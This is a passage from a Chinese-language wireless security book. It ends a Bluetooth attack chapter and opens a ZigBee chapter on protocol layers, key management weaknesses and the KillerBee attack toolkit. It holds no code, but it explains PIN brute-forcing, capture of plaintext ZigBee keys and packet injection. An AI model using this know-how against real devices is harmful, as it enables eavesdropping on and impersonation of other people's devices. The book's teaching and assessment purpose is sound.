为了成功实施文件传输目录递归攻击，攻击者首先要知道目标的蓝牙地址，同时他必须拥有对应服务的访问权限（如果目标设备要求的话），当然目标设备上还必须存在漏洞。要对抗这种攻击，我们可以采取蓝牙的最佳措施——将设备配置在不可发现模式下作为最初的防御措施。如果设备要求所有的输入连接都需要认证的话，那么提醒你的用户不要接受不请自来的蓝牙连接，留心之前没有见到过的系统提示。最后，如果可能的话，及时给蓝牙栈打上补丁来修补漏洞。不幸的是，这个通常都需要额外的支出（比如 BlueSoleil 的软件升级方式）。在我们编写本书的时候，还没有任何补丁来修复 HTC Windows Mobile 6.0 和 6.1 设备上的目录递归漏洞。

## 10.4 未来展望

到目前为止，攻击蓝牙规范是利用蓝牙技术漏洞时最常用的手段，它会出现在多种蓝牙设备上，包括传统的计算机以及嵌入式设备。这些漏洞的成因听起来有些让人感到吃惊，本书的作者就好像软件开发者的时间机器一样。蓝牙栈的开发者好像回到了10年前，作者向他们介绍软件中存在的漏洞，这些漏洞在许多场合下都已经被确认和利用了。尽管软件工业的大部分工作者对于常见的程序漏洞和危险性都有了充分的认识，并且通过软件安全开发周期（Security Development Lifecycle, SDL）过程减少了发生这种攻击的机会，但是蓝牙栈的开发者还在继续重复着过去的错误，将蓝牙的用户暴露在攻击之下。

蓝牙 SIG 通常会否认蓝牙本身存在漏洞，将它们归结为开发者的失误。为了维护他们的权威，蓝牙 SIG 不断开发出新的安全措施来修补规范中存在的漏洞，比如最新的蓝牙 2.1 规范包括了安全可靠配对机制。尽管我们可以把所有安全漏洞都归结为栈开发者的失误，但是我们也需要承认许多蓝牙设备上的漏洞都是源于蓝牙协议本身的复杂性。随着蓝牙 3.0 的发布，规范本身的文档长度就超过了 1700 页，这还不包括一些特定规范的文档。

迄今为止，许多针对蓝牙技术公开的攻击手段都局限在可发现模式下的设备上，同时它们都不需要认证就能够进行漏洞利用。与蓝牙设备的生产数量比起来（在编写本书时，蓝牙 SIG 报道超过了 20 亿），只有其中相当小的一小部分存在受到攻击的威胁。攻击本身的限制是缺少通用的工具溢出不可发现模式下的设备或者修改低层的蓝牙服务，比如 LMP 服务。gr-bluetooth 项目的出现打破了这种限制。现在，攻击者能够真正确认不可发现模式下蓝牙设备的存在。使用类似的工具，攻击者还可以在蓝牙所有的 79 条 FHSS 信道上进行窃听和捕获，而不需要预先知道网络的结构、跳频模式等其他一些极微网特性。

对于 802.11 安全来讲，许多驱动程序实现中的漏洞都是通过 fuzzing 找到的：通过向目标发送恶意数据来导致目标设备崩溃。目前，使用类似的攻击手段并不能够攻击低层的蓝牙基带或者 LMP 帧；但是，这很有可能会在未来发生改变。通过使用 gr-bluetooth 捕获蓝牙通信数据包，攻击者就有可能传输任意形式的蓝牙数据帧。LMP 帧格式中存在多个可以 fuzzing 的字段，比如类型长度值、空终止数据以及可变长度的字段。所以与 802.11 驱动程序一样，完全有理由期待蓝牙栈中出现类似的驱动程序漏洞，同时它们会拥有类似的影响力。

在编写本书时，安全简单配对机制已经公布了 2 年多了，但是很少有用用户在设备认证中会使用它。甚至有些号称支持蓝牙 2.1 规范的设备都会限制用户只能采用传统的 PIN 认证机制，将配对过程暴露在被动窃听攻击以及 PIN 和链接密钥攻击下。就像前面看到的，链接密钥恢复是一个巨大的漏洞，攻击者能够通过它解密通信数据包并伪装成一个已认证的设备。在安全简单配对协议中还没有公布过可以利用的漏洞，所以目前并没有对应的漏洞利用方法。由于安全简单配对协议并没有得到广泛的使用，因此研究人员对于发掘其中的漏洞也不是很感兴趣，因为即使公布了漏洞也几乎没有设备可以进行利用。但是，时间会证明开发商和用户是否应该用安全简单配对来代替传统的 PIN 认证机制，此外在安全简单配对中是否会出现能够被利用的漏洞。

随着蓝牙 3.0 的公布，蓝牙设备中可以选择采用媒体存取层和物理层（蓝牙 AMP）以及

IEEE 802.11。随着更多的无线芯片组实现了集成化，蓝牙和 Wi-Fi 能够共存于一个芯片上，使得 AMP 技术变成可能。蓝牙技术的优势是它的接口连接能力强并且功耗很低，通过与传统的物理层和媒体存取层组合，当用户需要传送大容量文件时，举例来说，蓝牙栈就能够切换到高速的 Wi-Fi 接口上，减少了数据交换所需要的时间。

现有的 802.11 分析工具能够容易地识别 AMP 技术中的 Wi-Fi 网络。无线入侵检测系统的开发者也会加入一些规则来识别蓝牙 AMP 连接，使用 SSID AMP-xx-xx-xx-xx-xx-xx 来表示它，其中“xx”代表在 AMP 交换中的 Wi-Fi MAC 地址的十六进制小写形式。同样，攻击者也会将 AMP 网络收录在沿街扫描数据汇总的站点上，比如 wigle.net。

802.11 AMP 网络安全是建立在 CCMP 密文之上的，它使用 PMK，通过安全简单配对的主密钥派生而成。

PMK 的生成函数基于 HMAC-SHA-256 加密算法，如果没有更多的密码学研究，想要攻击它几乎是不可能的。这就表示，如果 802.11 链接受到攻击，那么它不会影响到安全简单配对的主密钥，但是一个受到攻击的蓝牙链接会影响到蓝牙和 AMP 层。

不幸的是，很少有机构会重视蓝牙安全。在漏洞评估或者渗透测试中，他们通常都不会将蓝牙包括在内，甚至缺少安全机制来限制那些与敏感信息打交道的雇员。正是由于缺少利益，所以市场上没有商业化的工具来监视和评估蓝牙威胁。因为缺乏利润，所以没有公司愿意研究开发这些工具。对于攻击者来说，这是一个天大的好消息，只要机构和开发商继续忽略这些威胁，他们就会继续深入挖掘蓝牙技术的漏洞。

## 10.5 本章小结

在本章中，根据通过侦测和扫描（第 8 章）获取的信息，以及窃听到的蓝牙通信数据包（第 9 章），我们着重分析了攻击和利用蓝牙技术的方法。

蓝牙 PIN 攻击是通过在配对过程中窃取设备之间的通信数据包实现的。一旦侦测到了交换配对，攻击就能够对 PIN 实施暴力攻击，通常这都能够获取到大部分的 PIN 值。根据获取的 PIN 值，攻击者还能得到链接密钥，在接下来的攻击中通过 FTS4BT 这样的工具，攻击者又可以使用它解密通信数据包或者伪装成任意一个目标设备。

我们还介绍了多种确认蓝牙设备信息的方法，包括蓝牙地址、服务和设备类型以及友好名称信息。通过修改这些字段，我们能够更改远程设备对攻击系统的认知。在某些时候，这是有必要的，比如在 iPhone 蓝牙浏览器接口的那个示例中，我们的设备就出现在了它的扫描列表中。其他情况下，我们通过修改友好名称这样的信息来利用蓝牙设备的漏洞。

最后，我们讲解了多种攻击蓝牙规范的方法，包括利用多种蓝牙栈的漏洞。蓝牙规范攻击并不适用于所有的蓝牙设备，尽管目前它仍是攻击者用来攻击蓝牙技术时所采用的最广泛的攻击手法。

蓝牙技术对于攻击者来说是一个具有诱惑力的目标，通过利用它的漏洞，攻击者可以获得手机上的敏感内容，在目标系统上运行任意代码，对蓝牙耳机或者电脑实施远程窃听。只要机构对蓝牙技术的安全还不够重视，那么攻击者就会继续探索新的方法来攻击这个流行的无线传输机制。

## 第 11 章

# 入侵 ZigBee

ZigBee 是一项已经成熟但是还在不断发展的无线技术，它应用在多种行业中，这些行业都要求有简单的协议堆栈、小规格、低数据速率以及较长的电池寿命。ZigBee 技术由 ZigBee 联盟开发，它同其他多种无线技术融合在一起出现在各种行业和家庭应用中，从家庭影院的遥控器到医院的患者监护系统。

几乎没有人发布过入侵 ZigBee 网络的工具和研究，尽管随着 ZigBee 的发展这个状况可能会发生改变。在本章中，我们会讲解 ZigBee 堆栈的功能，了解 ZigBee 在诸多无线协议中能占有一席之地原因。同样我们会讲解使用 ZigBee 技术进行通信的方法。在过去数年中，ZigBee 技术增加了许多新的功能和特性，包括更好的安全升级，我们会在讲解 ZigBee 堆栈的分层结构时对它进行详细讲解。

在本章中，我们还会介绍多种攻击 ZigBee 网络的工具，包括一个专门用来扫描和利用 ZigBee 协议的工具包。我们会搭配多种工具的使用，逐步讲解如何利用 ZigBee 设备中的漏洞，之后我们还会对高级的 ZigBee 攻击给出指导，可以利用这些思路来发现 ZigBee 协议中存在的新漏洞。

### 11.1 ZigBee 介绍

ZigBee 技术为低功耗无线网络定义了一系列标准，许多设备的电池寿命都能够达到 5 年。这些节能特性都源于 ZigBee 设计中的一些亮点：低数据传输速率、近距离传输、加电后不会复位的网络协调器和路由器，以及一个简单的协议堆栈集成在多种片上系统（System-on-Chip, SoC）设备上，整个 ZigBee 堆栈、无线传输器和微处理器都集中在一个集成电路上。

#### 11.1.1 ZigBee 作为无线标准的地位

当人们听到 ZigBee 时，他们会问的最普遍的（和最重要的）问题是，为什么 ZigBee 是必不可少的。在一个拥有 Wi-Fi 和蓝牙的世界里，我们为什么还需要 ZigBee 呢？

这个问题的答案是，由于 ZigBee 作为无线协议得到了广泛的应用，许多迹象都表明 ZigBee 会继续获得更大的成功。与蓝牙和 Wi-Fi 相比，ZigBee 是一个相对简单的协议，它的功能堆栈在 120 KB 的 NVRAM 内实现，一些生产商表示他们研制出了精简版本的功能堆栈，它的大小只有 40 KB。大部分 Wi-Fi 网络的传输速率是 54 Mbps（包括 IEEE 802.11n 网络）；蓝牙的传输速率是 3 Mbps，如果配合蓝牙 AMP 使用，那么传输速率和 Wi-Fi 速度差不多；

ZigBee 的数据速率是 20 ~ 250Kbps。许多用户都表示 Wi-Fi 设备的电池寿命相对较短，比如像 Wi-Fi VoIP 电话这样的嵌入式设备，它的电池寿命大概是 8 ~ 12 小时，对于蓝牙技术来说，电池寿命平均能够达到数天。相比之下，采用 ZigBee 技术电池的寿命能够延长到数月或者数年，对于一些高标准的服务来说，电池的寿命可以达到 5 年。

从应用程序角度来说，ZigBee 协议并不满足高速的数据传输，比如 X 光成像或者位流 (Bit Torrent) 下载。ZigBee 协议同样不适用于语音会话的实时流控制，因为它要求接口有良好的扩展性以及音频鲁棒性。但是在其他的应用场合下，当 Wi-Fi 和蓝牙都不能满足程序的要求时，ZigBee 无线协议会是一个合适的选择。

### 11.1.2 ZigBee 应用

ZigBee 技术越来越广泛地出现在家庭自动化市场中，它在家庭控制系统之间建立了连接，比如电器、照明控制、家庭报警系统、HVAC 等。像 CentralLite 这样的制造商生产出以 ZigBee 启动的照明开关和调光器，它们同智能电源插座进行交互来控制家庭的照明需求。其他家庭自动化技术应用在了安防措施上，Black & Decker (Kwikset SmartCode 呆锁的生产商) 开发出了一个无线键盘输入系统，它的名字叫做 Home Connect，通过门把手和锁上的 ZigBee 同后端的服务器进行交互，以便对 PIN 进行验证，当有不速之客侵入时，通过 SMS 向人们发出警报。

ZigBee 另一个广泛应用的市场是智能电网技术，包括高级量测体系 (Advanced Metering Infrastructure, AMI)。由于许多国家都在智能电网技术上进行了投资，因此本地的公共事业部门会使用覆盖小区的无线网络与用户家中的电表进行交互。消费者可以通过智能电表，在他们的 ZigBee 恒温器上获得实时的电价信息，右图所示的就是这样一款产品 Radio Thermostat of America CT80。



**提示** ZigBee 联盟维护了一份兼容 ZigBee 的产品授权列表，它根据市场的影响力进行了分类，可以在 <http://bit.ly/ahRAMi> 上获取这份列表。

除了商业的 ZigBee 产品外，许多机构也使用 Texas Instruments、Ember、Microchip 和 Atmel 的无线芯片来开发自主软件使用 ZigBee 进行传输。许多项目都有现实的应用，比如在制造过程、环境监控中，甚至可以利用 ZigBee 的无线传输在交易中接收信用卡号。

### 11.1.3 ZigBee 的历史和发展过程

从开发角度来讲，ZigBee 技术诞生于 1998 年。但是，直到 2004 年 12 月，ZigBee 联盟才发布了第一份 ZigBee 规范，它的编号是 ZigBee-2004。这个版本的 ZigBee 规范定义非常明确，包含了许多重要的特性，所以在一些著名的无线协议无法满足要求时，ZigBee 对于许多机构来说就显得很有吸引力。


2006年，ZigBee联盟发布了ZigBee-2006规范，加入了许多重要的特性，比如成组访问功能，即设备可以通过单个帧向多个客户端发送信息。新规范对ZigBee堆栈互操作性的定义进行了改良，简化了使用ZigBee开发跨平台应用程序的过程。

在2007年年末，ZigBee联盟发布了最新版本的规范，加入了许多重要的功能。一些强制性的要求定义为ZigBee-2007，而一些可选的额外特性定义成ZigBee-Pro。最新版本的ZigBee规范包含了许多功能来解决无线网络中的一些难题，比如新的安全措施，通过数据拆解来发送大容量信息，在ZigBee网络中添加支持巨量设备的能力，增加了自动网络地址分配机制（称为或然性的地址分配，能够高效地随机选择和分配地址）。

为了跟上ZigBee规范的发展，许多芯片制造商都开始生产第三代的片上系统，为设备制造商提供了简单的硬件接口来利用ZigBee的特性和功能。

### 11.1.4 ZigBee 分层

ZigBee联盟简化ZigBee协议的一项举措是使用了结构化协议堆栈，它定义了物理层（Physical Layer, PHY）、媒体存取层（Media Access Control, MAC）、网络层（Network Layer, NWK）和应用层（Application Layer, APL）的功能。ZigBee协议使用IEEE 802.15.4规范中定义的物理层和媒体存取层，以这个成熟的规范为基础来定义ZigBee协议。



#### ZigBee 物理层

ZigBee物理层由IEEE 802.15.4定义，它可以使用868 MHz（欧洲）、915 MHz（北美）或者2.4 GHz（全球范围）的波段进行运作。所有这些频率一共容纳27个信道，还有不同的数据速率，如下所示。

信道	信道宽度	频率范围	数据速率
0	600KHz	868~868.6MHz	100Kbps
1~10	2MHz	902~928MHz	250Kbps
11~26	5MHz	2.4~2.483.5GHz	250Kbps

同 IEEE 802.11 类似, ZigBee 也采用分布式序列扩频 (Distributed Sequence Spread Spectrum, DSSS)。可选的物理层能够使用平行序列扩频 (Parallel Sequence Spread Spectrum, PSSS), 尽管它的应用远没有分布式序列扩频那样广泛。

与 Wi-Fi 类似, ZigBee 的通信都在单个频率中进行, 除非通过管理员或者网络操作对它进行重新配置。这就导致对 ZigBee 网络进行窃听非常简单, 而不会像蓝牙那样复杂。我们会在本章的后面部分讲解窃听 ZigBee 网络的方法。

## ZigBee 媒体存取层


ZigBee 媒体存取层同样通过 IEEE 802.15.4 定义, 它的功能包括建立扩展 ZigBee 网络, 比如设计设备互连拓扑、设备角色、包成帧, 还有网络的连接和断开。

ZigBee 网络采用设备角色的概念, 每个设备角色都有一组不同的功能:

- ZigBee 协调器 (ZigBee Coordinator, ZC) 是一个全功能设备 (Fully Functional Device, FFD), 负责控制个人局域网 (Personal Area Network, PAN) 以及代表其他设备进行信息转发。ZigBee 协调器允许其他 ZigBee 设备进入网络中参与运作。
- ZigBee 路由器 (ZigBee Router, ZR) 是一个进行信息转发的全功能设备。ZigBee 路由器的功能通常和 ZigBee 协调器相同, 但是前者是从硬件角度上, 而后者通过软件更改将网络管理任务交给 ZigBee 协调器。ZigBee 路由器允许其他 ZigBee 设备进入网络中参与运作。
- ZigBee 终端设备 (ZigBee End Device, ZED) 是一个半功能设备 (Reduced Function Device, RFD), 可以加入 ZigBee 网络但是不能为其他设备转发帧。除了 ZigBee 路由器或者 ZigBee 协调器外, 其他设备都不能与 ZigBee 终端设备连接。

每个 ZigBee 网络都有一个协调器设备, 网络的结构将决定是否需要额外的 ZigBee 路由器设备。ZigBee 网络可以采用星形或者网状拓扑, 如下图所示。ZigBee 路由器为下行节点建立通信数据包桥梁 (比如向 ZigBee 设备或者其他 ZigBee 路由器进行发送或者接收), ZigBee 协调器负责管理网络运行。

ZigBee 维持如此长的电池寿命得益于它所采用的一种机制, ZigBee 设备能够在数微秒到数小时内关闭所有的传输功能, 同时进入持续的静止状态 (称为睡眠模式)。在任意时刻, ZigBee 设备都能从睡眠模式中恢复过来, 开始与网络中的 ZigBee 协调器、路由器或者路由节点进行通信, 一旦数据交换完毕后就再次进入睡眠模式。因为随时要准备从 ZigBee 设备接收数据, 所以 ZigBee 协调器和路由器都不会进入待机模式, 因此它们通常会使用稳定的电源。



与 Wi-Fi 和蓝牙不同, ZigBee 在媒体存取层使用少数几种类型的帧进行通信数据包传输。

- **信标帧** 信标的作用是扫描网络, 寻找可能存在的路由器或者协调器。
- **数据帧** 数据帧用来在设备之间传输数据, 根据媒体存取层头部的选项, 它的大小最高可以达到 114 字节。
- **确认帧** 如果需要的话, 设备可以要求接收方发送一个帧来进行回应。确认帧用来表示接收方已经成功接收到了帧。
- **命令帧** ZigBee 中的命令帧与 802.11 的管理帧类似, 负责控制网络运作, 比如连接、断开、个人局域网 ID 冲突消解以及等待处理的数据发送请求。

ZigBee 使用的 IEEE 802.15.4 媒体存取层帧格式如图 11-1 所示。媒体存取层头的格式是可变的, 这取决于帧控制头的设置, 其中包括源节点和目标节点地址位的取值和长度, 源和目标个人局域网的 ID 以及在辅助安全头字段中的安全属性的设置。

## 网络层

ZigBee 网络层在 ZigBee 规范中单独定义, 它负责实现高层的功能, 比如网络形成、设备发现、地址分配和路由。

网络形成是指一个全功能设备将自身转变为网络协调器。通过设备发现, 协调器必须选择一个合适的信道 (通常选择现有 ZigBee 网络中编号最小的那个), 通过随机数获得个人局域网 ID, 但是它不能与正在使用的 ID 冲突。协调器建立完毕后, 它就能够对想要加入网络的 ZigBee 设备和路由器发出的网络连接请求做出回应。一旦节点加入到 ZigBee 网络后, 协调器就会为设备分配一个 16 位的网络地址。

2	1	0,2	0,2,8	0,2	0,2,8	0,5,6,10,14	Variable	2
帧控制	序列号	目标个人 局域网ID	目标 地址	源个人局 域网ID	源地址	辅助安全 标头	帧载荷	FCS

图 11-1 IEEE 802.15.4 媒体存取层帧格式

## 应用层

应用层是 ZigBee 规范中定义的最高层, 它规定了应用对象的操作和接口, 同时应用对象定义了 ZigBee 设备的功能。ZigBee 联盟将应用对象作为标准功能规范进行开发, 此外制造商也会对它进行开发来实现专有的设备功能: 通过应用层和 ZigBee 堆栈的低层进行通信。单个 ZigBee 设备可以支持 240 个应用对象。

ZigBee 设备对象 (ZigBee Device Object, ZDO) 层存在于所有的 ZigBee 设备中, 提供所有 ZigBee 设备所需的功能接口, 包括设置 ZigBee 设备角色 (协调器、路由器或者终端设备), 安全服务比如设置和删除加密密钥, 涉及连接和断开的网络管理服务。ZigBee 设备对象层定义了一个专门的规范, 它的名称为 ZigBee 设备规范 (ZigBee Device Profile, ZDP), 它使用保留的 ZigBee 0 号应用终端。

应用支撑子层 (Application Support Sublayer, APS) 为 ZigBee 上的应用规范提供必要的

功能。通过应用支撑子层，ZigBee 应用规范可以请求发送和接收无线传输系统上的数据，选择指定的可靠数据传输。从应用支撑子层的角度来说，可靠数据传输不仅要求对方在接收到帧时向传输器发送一条确认信息，同时还要求目标和源之间存在一个路由，这样低层的 ZigBee 就能够成功地处理和发送帧。

### 11.1.5 ZigBee 规范

除了 ZigBee 规范本身，ZigBee 联盟同样联合了其他工作组作为 ZigBee 联盟的成员来共同开发 ZigBee 规范。ZigBee 规范定义了 ZigBee 设备的实际功能，比如根据特定的 ZigBee 规范，使用互通测试计划对设备进行验证。

完整的或者正在开发中的 ZigBee 规范示例包括下面这些：

- **商业建筑自动化规范 (Commercial Building Automation, CBA)** 在商业建筑中提供对照明镇流器、照明管理系统、感应传感器和其他设备的管理和测试。
- **家庭自动化规范 (Home Automation, HA)** 实现自动物业管理技术，包括照明、HVAC 和家庭安全报警系统。
- **医疗保健规范 (Health Care Profile, HCP)** 提供对非介入式医疗保健服务的支持，包括血压计、脉冲监视器以及心电图，使用传统的网络接口将它们连接起来，实现数据的上传和远程监控。
- **智能能源规范 (Smart Energy Profile, SEP)** 使用智能恒温器和智能家电作为接口组成家域网 (Home Area Networking, HAN)，从而实现实时电费查询以及远程设备管理和关闭 (负载控制)。

随着越来越多的公共 ZigBee 规范以及为满足专有技术而开发的私有规范的出现，ZigBee 在功能和应用范围上变得日益成熟。纵观 ZigBee 的功能和使用目的，很显然除了提供的功能以外，它还需要一个安全堆栈。

## 11.2 ZigBee 安全

ZigBee 规范使用 AES 加密保护无线通信的机密性和完整性，通过网络密钥进行设备和数据验证。要满足 ZigBee 设备不同的安全需求，ZigBee 规范定义了两种安全模式：

- **标准安全模式** 以前的名称是住宅安全模式，标准安全模式使用单个共享密钥提供 ZigBee 节点的认证，信任中心使用访问控制列表 (Access Control List, ACL) 对设备进行认证。这个模式对于设备来说，并不占用太多的资源，因为网络中的每个设备都无需维护一份设备认证证书列表。
- **高安全模式** 以前称为商业安全模式，高安全模式要求 ZigBee 网络中的一个设备作为信任中心，来跟踪网络中使用的所有加密和认证密钥，执行网络认证和密钥升级。信任中心设备需要有足够的资源来跟踪网络中使用的认证证书，并且它是整个 ZigBee 网络的一个控制点，如果它不能发挥作用，那么任何设备都不允许加入网络。

### 11.2.1 ZigBee 安全的设计规则

ZigBee 规范为通信安全定义了多条原则：

- 每个负责发送帧的层都要保护。如果应用层要求数据必须是安全的，那么应用层就会对数据进行保护。应用层和网络层可以分别使用加密和认证校验对帧进行保护。
- 如果要求非认证访问的保护，那么在连接和密钥派生后，网络层的安全机制会使用在所有的帧上。
- 在单个设备上使用开放信任模型，这就表示允许在各层之间重用密钥（比如网络层和应用层可以使用同一个 AES 密钥）。
- 使用端到端的安全机制，这样只有源和目标设备能够对信息进行解密。
- 为了保持规范的简洁性，网络中所有的设备都必须采用同一种安全等级，同样对于设备中的各层也是如此。

知道了这些设计理念后，我们开始讲解 ZigBee 设备中采用的加密和认证措施。

### 11.2.2 ZigBee 加密

ZigBee 使用 128 位 AES 加密来保护数据的机密性和完整性。由于 ZigBee 使用了 AES，因此许多刊物给予它的安全评级都是“高”，但是其中却很少有提到 AES 的具体实施细节。就其本身而言，简单地使用 AES 还不能够称之为安全（尽管它是一个良好的开始），在很多情况下还是有可能以不安全的方式实现 AES 加密。下面我们讲解 ZigBee 联盟围绕 AES 加密所采用的技术。

#### ZigBee 密钥

ZigBee 规范提供了 3 种类型的密钥来管理网络安全：

- **主密钥** 除了 ZigBee Pro 堆栈，在其他堆栈中都是可选的，主密钥配合 ZigBee 对称密钥的建立（Symmetric Key-Key Establishment, SKKE）过程来派生其他的密钥。
- **网络密钥** 网络密钥的作用是保护广播和组数据的机密性和完整性，同时也为网络的认证提供保护。网络密钥在网络中的所有节点中应用非常普遍。当设备加入网络时，或者当密钥在标准安全环境下更新时，节点都会被分配一个明文形式的网络密钥。在高安全模式下，无线传输密钥材料是禁止的。
- **链接密钥** 链接密钥用来保护两个设备之间单播数据的机密性和完整性。与网络密钥类似，在标准安全模式下，链接密钥是以明文形式分配的。

为了进行加密以及保护 ZigBee 帧的完整性，所有的节点都需要网络密钥，而链接密钥用来保护设备之间端到端的会话。单个设备需要多个链接密钥来保护每个端到端会话。

#### 密钥生成

ZigBee 网络采用的安全机制中存在的一个很大难点是设备上的密钥生成、更新以及撤销的过程。在 ZigBee Pro 中，管理员可以使用对称密钥建立方法来派生设备上使用的网络密钥和链接密钥，但是这要求设备已经拥有了一个从信任中心生成的主密钥，同时要求设备已经加入了网络。有两种可选的密钥生成方法：

- **密钥传输** 在这种生成方法中，网络密钥和链接密钥通过无线网络以明文形式发送到加入网络的设备中。因为密钥是以明文发送的，所以攻击者能够对网络进行窃听，捕获链接密钥，使用它来解密所有的数据，或者伪造一个合法设备。
- **预安装** 管理员提前在所有的设备上配置好所需的加密密钥，就像工厂内的制造过程那样。这个过程非常具有挑战性，因为调节密钥撤销和更新的方法颇有难度，此外当网络或者链路密钥更改时，需要对每个 ZigBee 设备进行手动更新。

### 11.2.3 ZigBee 可靠性

ZigBee 能够对每个帧进行可靠性控制，它采用修改版本的 AES-CCM（计数器模式和密码块链消息身份验证），叫做 CCM\*。CCM\* 与传统的 AES-CCM 不同，因为它可以单独进行加密和完整性控制，或者可以同时使用这两种控制方法。

完整性控制能够在接收端验证帧的内容是否合法，它称为**信息完整性检查**（Message Integrity Check, MIC）。根据网络的安全性要求，较长的信息完整性检查可以防范暴力攻击，在这种攻击中，攻击者以帧的长度和 CPU 周期为代价，修改一个帧的内容，并尝试通过合法的信息完整性检查来重新发送它。完整性保护是 ZigBee 网络中的一个可选项，所以在某些情况下并不会要求采用它。

### 11.2.4 ZigBee 认证

有 3 种方法可以对加入 ZigBee 网络的设备进行身份认证：通过访问控制列表（Access Control List, ACL）模式进行 MAC 地址验证，还有两种在标准和高安全模式下的信任中心认证。

在 ACL 模式下，一个节点可以根据对方的 MAC 地址，对想要进行通信的设备进行验证。每个节点都维护了一份授权设备列表来实现这种安全模型。当与 CCM\* 完整性保护机制配合使用时，ACL 模式能够提供可靠的设备身份认证等级，因为攻击者需要知道网络密钥或者链接密钥才能够伪造一个设备（尽管在使用 CCM\* 完整性保护时，ACL 模式并不需要它们）。访问控制列表模式的重点在于需要在每个设备上维护一个 MAC 地址列表，这对网络运行带来了一定的难度（当有新设备加入网络时，每次都需要更新设备中的列表），同时对于 NVRAM 和 RAM 也要求额外的系统资源来存储和处理列表。

在标准安全模式下的网络中，在每个节点加入网络前，信任中心必须先分配给它一个网络密钥，从而才能允许它进行访问。当路由器或者终端设备准备加入网络时，在与其他设备进行通信前，它会等待接收信任中心发出的密钥通知信息。

如果设备上已经生成了一个网络密钥（比如通过密钥预安装机制），那么信任中心会向节点发送一个全 0 的网络密钥，表示它可以在网络中进行通信。如果节点没有网络密钥，那么信任中心会采用密钥传输机制，以明文形式为它分配一个密钥。在接收到密钥后，节点就能够自由地与网络中的其他设备进行通信了。如果节点没有通过信任中心的认证（比如它不满足信任中心访问控制列表中对 MAC 地址的要求），那么信任中心就会向节点发送一条断开信息。

**注意** 在标准安全模式下，ZigBee 并不会进行相互身份认证。被认证的节点会接收

发送网络密钥的信任中心的身份，但是不会对网络进行任何合法性检查。攻击者可以在其他信道中，使用相同的个人局域网 ID 来伪造一个合法的网络。

在高安全模式下的网络中，网络密钥不能够以明文方式发送。当一个节点要进行认证时，信任中心和节点会使用主密钥，通过对称密钥建立方法来派生网络密钥。如果节点不知道主密钥的话，那么它可以通过明文方式进行发送，这就在网络中暴露了一个漏洞。

SKKE 是一个四步的过程，它在发起者和回应者之间使用标准的挑战-响应机制，在两个设备上验证主密钥的合法性，而不会泄露主密钥本身。在 SKKE 四次握手完成之后，节点和信任中心就能够派生链路密钥了，在向节点发送网络密钥时，使用它来进行保护。

至此我们讲解了 ZigBee 的运作方式和功能，明确了这个协议的应用场合以及运行细节。下面我们讲解能够用来攻击和利用 ZigBee 网络的工具。

## 11.3 ZigBee 攻击

到目前为止，几乎没有人公布过攻击和利用 ZigBee 的方法。只有少数的几篇论文指出了 IEEE 802.15.4 或者 ZigBee 本身就存在的漏洞，但是没有人公布过利用这些漏洞的工具，或者评估 ZigBee 技术的安全性。

由于缺乏评估 ZigBee 网络安全性的工具和技术，作者决定自行开发一套攻击工具包来帮助人们完成这项工作。这些内容是第一次出现在本书中，所以我们很荣幸能够提供这些资源，帮助人们进一步探索 ZigBee 技术中的安全设计理念以及执行流程。

### 11.3.1 KillerBee 介绍

KillerBee 是一个由 Python 语言编写的框架，它可以用来攻击 ZigBee 和 IEEE 802.15.4 网络，网址是 <http://killerbee.googlecode.com>。KillerBee 项目是免费的、开源的，它的编写和测试都是在 Linux 系统上进行，它能够简化常见的攻击过程，同时配合其他 Python 工具使用来测试 ZigBee 的安全。KillerBee 包括一系列以这个框架为基础编写的攻击工具，它可以用来进行实际的攻击，或者用来演示框架的使用。

#### 创建 KillerBee 工具包


要想使用 KillerBee 工具包的全部功能，需要采取一些必要的步骤来创建它，其中包括下面罗列出来的硬件和软件：

- Atmel RZ Raven USB 记忆棒（硬件）
- Atmel JTAGICE mkII 片上编程器（硬件）
- Atmel 100mm-50mm JTAG 适配器（硬件）
- 50mm 公对公接头（硬件）
- Windows 上的 AVR Studio（软件，免费）
- KillerBee 版本的 RZUSBSTICK 固件（软件，免费）
- 向 RZ Raven USB 记忆棒写入程序的 Windows 主机（一次性操作）

下面我们会详细讲解这些内容。

**注意** 如果拥有一个没有升级过固件的 RZUSBSTICK，仍然能够使用 KillerBee，但是只能使用窃听功能，而不能向网络注入数据包。


**Atmel RZ Raven USB 记忆棒** 为了与 ZigBee 网络进行交互，需要有能够支持 IEEE 802.15.4 标准的硬件设备。KillerBee 的设计初衷是让各种硬件设备能够与工作频率为 2.4GHz、915MHz 和 868MHz 的设备进行交互，但是它的主要设计目标是 Atmel RZ Raven USB 记忆棒（RZUSBSTICK），如右图所示。这个 USB 2.0 设备能够在 2.4GHz 频率下支持 IEEE 802.15.4 协议，同时它拥有一个板上 AVR 微处理器。Atmel 同时发布了设备固件的源代码，允许你以授权形式对源代码进行修改和重新发布（只要它还是在 RZ Raven 硬件上使用），这样开发者能够很轻松地修改 RZUSBSTICK 固件来增加新的功能。可以从大部分电子产品经销商那里购买到 RZUSBSTICK，比如 Digi-Key 公司 (<http://www.digikey.com>) 和 Mouser Electronics (<http://www.mouser.com>)，它的产品编号是 AVR ATAVRRZUSBSTICK，售价大概是 39 美元。



**提示** 我们建议至少使用两条 RZUSBSTICK，这样可以使用一条来传输被欺骗的帧，另一条对网络进行窃听。

